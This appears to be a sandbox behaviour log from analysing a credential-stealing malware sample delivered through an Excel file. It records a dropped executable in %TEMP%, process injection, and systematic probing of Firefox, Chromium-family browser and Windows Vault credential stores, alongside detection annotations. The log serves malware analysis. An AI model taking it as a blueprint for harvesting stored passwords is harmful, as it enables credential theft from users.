Add File	Path: %TEMP%\bgaaj.hyz Type: VSDT_COM_DOS	1996	1944
Call System API	API Name: GetDriveTypeW Args: ( \\?\IDE#CdRomTEAC_CD-ROM_____2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5	1996	1944
Write File	Path: %TEMP%\bgaaj.hyz Type: VSDT_COM_DOS	1996	1944
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	1996	1944
Add File	Path: %TEMP%\kqbyxcprbh.c Type: VSDT_COM_DOS	1996	1944
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	1996	1944
Write File	Path: %TEMP%\kqbyxcprbh.c Type: VSDT_COM_DOS	1996	1944
Add File	Path: %TEMP%\szsnl.exe Type: VSDT_EXE_W32	1996	1944
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 1944 File: %TEMP%\szsnl.exe Type: VSDT_EXE_W32		
Write File	Path: %TEMP%\szsnl.exe Type: VSDT_EXE_W32	1996	1944
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\szsnl.exe		
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\product inquiry 81U2H.xls.LNK ) Return: 1		3012
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir\ ) Return: 3		3012
Call Process API	API Name: CreateProcessW Args: ( , "%TEMP%\szsnl.exe" %TEMP%\kqbyxcprbh.c, , , , , , , Process:2420:szsnl.exe ) Return: 1	1996	1944
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\szsnl.exe Shell Command: "%TEMP%\szsnl.exe" %TEMP%\kqbyxcprbh.c		
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2420 Image Path: %TEMP%\szsnl.exe %TEMP%\kqbyxcprbh.c		
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		3012
Call Process API	API Name: CreateProcessW Args: ( %TEMP%\szsnl.exe, , , , , CREATE_SUSPENDED, , , , Process:2604:%TEMP%\szsnl.exe ) Return: 1	1944	2420
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\szsnl.exe Shell Command: %TEMP%\szsnl.exe		
Detection	Threat Characteristic: Creates process Process ID: 2420 Image Path: %TEMP%\szsnl.exe Shell Command:		
Call Thread API	API Name: SetThreadContext Args: ( Process Name:2604:%TEMP%\szsnl.exe ) Return: 1	1944	2420
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2420 Injected API: SetThreadContext Target Process ID: 2604 Target Image Path: %TEMP%\szsnl.exe		
Call Filesystem API	API Name: FindFirstFileExW Args: ( %TEMP%\nsu1886.tmp\*,*, 0, 19fa20, 0, 0 ) Return: 461cd0	1996	1944
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1944 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: ( C:\Users, 0, 0019FA08, 0, 00000000, 0 ) Return: 00461CD0	1996	1944
Call Filesystem API	API Name: FindNextFileW Args: ( 461cd0, 19fa20 ) Return: 1	1996	1944
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2604 Image Path: %TEMP%\szsnl.exe		
Call Mutex API	API Name: CreateMutexW Args: ( 0, 1, 832C34024FC742AE16CF5A21 ) Return: 21c	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\Mozilla Firefox\nss3.dll ) Return: 1	2420	2604
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None		3012
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles(x86)%\Mozilla Firefox\sqlite3.dll ) Return: 1	2420	2604
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3		3012
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Word\*, 0, a5be610, 0, 0, 0 ) Return: c443af8		3012
Call Filesystem API	API Name: FindNextFileW Args: ( c443af8, a5be610 ) Return: 1		3012
Call Filesystem API	API Name: RemoveDirectoryW Args: ( %APPDATA%\Microsoft\Word\STARTUP\ ) Return: 1		3012
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\*, 0, a5be610, 0, 0, 0 ) Return: c443cf8		3012
Call Filesystem API	API Name: RemoveDirectoryW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\ ) Return: 1		3012
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\PowerPoint\*, 0, a5be610, 0, 0, 0 ) Return: c443f78		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11		3012
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage\ProductFiles Value: 55860038		3012
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109110000000000000000F01FEC\Usage\ProductFiles Value: 55860039		3012
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		



Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Mozilla\Firefox\profiles.ini ) Return: 1	2420	2604
Call System API	API Name: GetVersionExA Args: ( 64ee84 ) Return: 1	2420	2604
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2604 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: ( 64ee84 ) Return: 1	2420	2604
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite ) Return: 1	2420	2604
Call System API	API Name: GetVersionExA Args: ( 64eed4 ) Return: 1	2420	2604
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal ) Return: 0	2420	2604
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.sqlite-wal ) Return: 0	2420	2604
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json		
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\logins.json ) Return: 0	2420	2604
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt		
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons.txt ) Return: 0	2420	2604
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons2.txt ) Return: 1	2420	2604
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt		
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles%\NETGATE\Black Hawk ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %ProgramFiles%(x86)%\Lunascape\Lunascape6\plugins\9BDD5314-20A6-4d98-AB30-8325A95771EE ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Comodo\Dragon\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Comodo\Dragon\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data ) Return: 1	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Nichrome\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Nichrome\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Nichrome\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Nichrome\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\RockMelt\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\RockMelt\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\RockMelt\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\RockMelt\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Spark\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Spark\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Spark\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Spark\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Chromium\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Chromium\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Chromium\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Chromium\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Titan Browser\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Titan Browser\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Torch\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Torch\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Torch\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Torch\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Yandex\YandexBrowser\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Yandex\YandexBrowser\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Epic Privacy Browser\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Epic Privacy Browser\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\CocCoc\Browser\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\CocCoc\Browser\Login Data ) Return: 0	2420	2604



Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\CocCoc\Browser\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Vivaldi\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Vivaldi\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Vivaldi\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Comodo\Chromodo\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Comodo\Chromodo\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Superbird\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Superbird\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Superbird\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Superbird\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Coowon\Coowon\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Coowon\Coowon\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Coowon\Coowon\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Mustang Browser\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Mustang Browser\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Mustang Browser\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Mustang Browser\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\360Browser\Browser\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\360Browser\Browser\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\360Browser\Browser\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\360Browser\Browser\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\CatalinaGroup\Citrio\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Google\Chrome SxS\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Google\Chrome SxS\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Google\Chrome SxS\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Orbitum\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Orbitum\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Orbitum\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Orbitum\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Iridium\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Iridium\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Iridium\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\Local\Iridium\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera\Opera Next\data\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera\Opera Next\data\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera\Opera Next\data\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera\Opera Next\data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera Software\Opera Stable\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera Software\Opera Stable\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera Software\Opera Stable\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Opera Software\Opera Stable\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Fennir Inc\Sleipnir\setting\modules\Chromium\Viewer\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Fennir Inc\Sleipnir\setting\modules\Chromium\Viewer\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Fennir Inc\Sleipnir\setting\modules\Chromium\Viewer\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Fennir Inc\Sleipnir\setting\modules\Chromium\Viewer\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Fennir Inc\Sleipnir5\setting\modules\Chromium\Viewer\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Fennir Inc\Sleipnir5\setting\modules\Chromium\Viewer\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Fennir Inc\Sleipnir5\setting\modules\Chromium\Viewer\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %APPDATA%\Fennir Inc\Sleipnir5\setting\modules\Chromium\Viewer\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\IqpZilla\profiles\default\browsed.data.db ) Return: 0	2420	2604
Call Service API	API Name: OpenServiceW Args: ( c28db0, VaultSvc, 14 ) Return: c28d38	2420	2604
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[496], ppid[2604] ) Return: 1	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ALLUSERSPROFILE%\Microsoft\Vault\*, 0, 5f8ef190, 0, 0, 0 ) Return: 6061e100	2604	496
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 496 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: ( 6061e100, 5f8ef190 ) Return: 1	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %ALLUSERSPROFILE%\Microsoft\Vault\AC658CB4-9126-49BD-B877-31EEDAB3F204\ ) Return: 3	2604	496
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 496 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: ( %ALLUSERSPROFILE%\Microsoft\Vault\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %ALLUSERSPROFILE%\Microsoft\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %ALLUSERSPROFILE%\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2604	496

Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2604	496
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ALLUSERSPROFILE%\MicrosoftVault\AC658CB4-9126-49BD-B877-31EEDAB3F204*\*.vsch, 0, 5f8eecf0, 0, 0, 0 ) Return: 6061ea10	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fbc4b30, , Êëâ@~Û`mFj`p`c`NGš, 144, 0, P, 16, , Êëâ@~Û`mFj`p`c`NGš, 144, 1603199584, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fbc4b30, \$, 112, 0, , 0, \$, 112, 1603201368, 1 ) Return: 0	2604	496
Call Service API	API Name: StartServiceW Args: ( c28d38, 0, 0 ) Return: 1	2420	2604
Call Service API	API Name: StartServiceW Args: ( c28d38, 0, 0 ) Return: 1	2420	2604
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Vault*, 0, 5fefe580, 0, 0, 0 ) Return: 6061e510	2604	496
Call Filesystem API	API Name: FindNextFileW Args: ( 6061e510, 5fefe580 ) Return: 1	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\Vault\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, , 280, 0, Xá%£Hy, 8, , 280, 1609549264, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fba89e0,  xÝjynXêl:À, 144, 0, *Z;puí, 16,  xÝjynXêl:À, 144, 1609553344, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, , 280, 0, Xá%£Hy, 8, , 280, 1609551504, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fba9420, ©, 112, 0, ð6"@î<02*âiÂî~úliâ€%¿jßU, 16, ©, 112, 1609552240, 0 ) Return: 0	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\Vault\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2604	496
Call Filesystem API	API Name: RemoveDirectoryW Args: ( %LOCALAPPDATA%\Microsoft\Vault\Builtin.bkup ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, , 280, 0, Xá%£Hy, 8, , 280, 1609549888, 0 ) Return: 0	2604	496
Call System API	API Name: BCryptDecrypt Args: ( 5fac0000, xöpSY, 64, 0, l Kjð^, 8, xöpSY, 64, 1609554768, 0 ) Return: 0	2604	496
Add File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\7cff57a9-d8fa-40c9-8eca-d94bd4bec8d6 Type: VSDT_COM_DO S	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\ ) Return: 1	2604	496
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\7cff57a9-d8fa-40c9-8eca-d94bd4bec8d6 Type: VSDT_COM_DO S	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\Vault\ ) Return: 3	2604	496
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\Preferred Type: VSDT_COM_DOS	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\Microsoft\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2604	496
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2604	496
Add File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2604	496
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2604	496
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\UserProfileRoaming\Latest.dat Type: VSDT_COM_DOS	2604	496
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Credentials\*, 0, 602bdec0, 0, 0, 0 ) Return: 6061e650	2604	496
Call Filesystem API	API Name: FindNextFileW Args: ( 6061e650, 602bdec0 ) Return: 1	2604	496
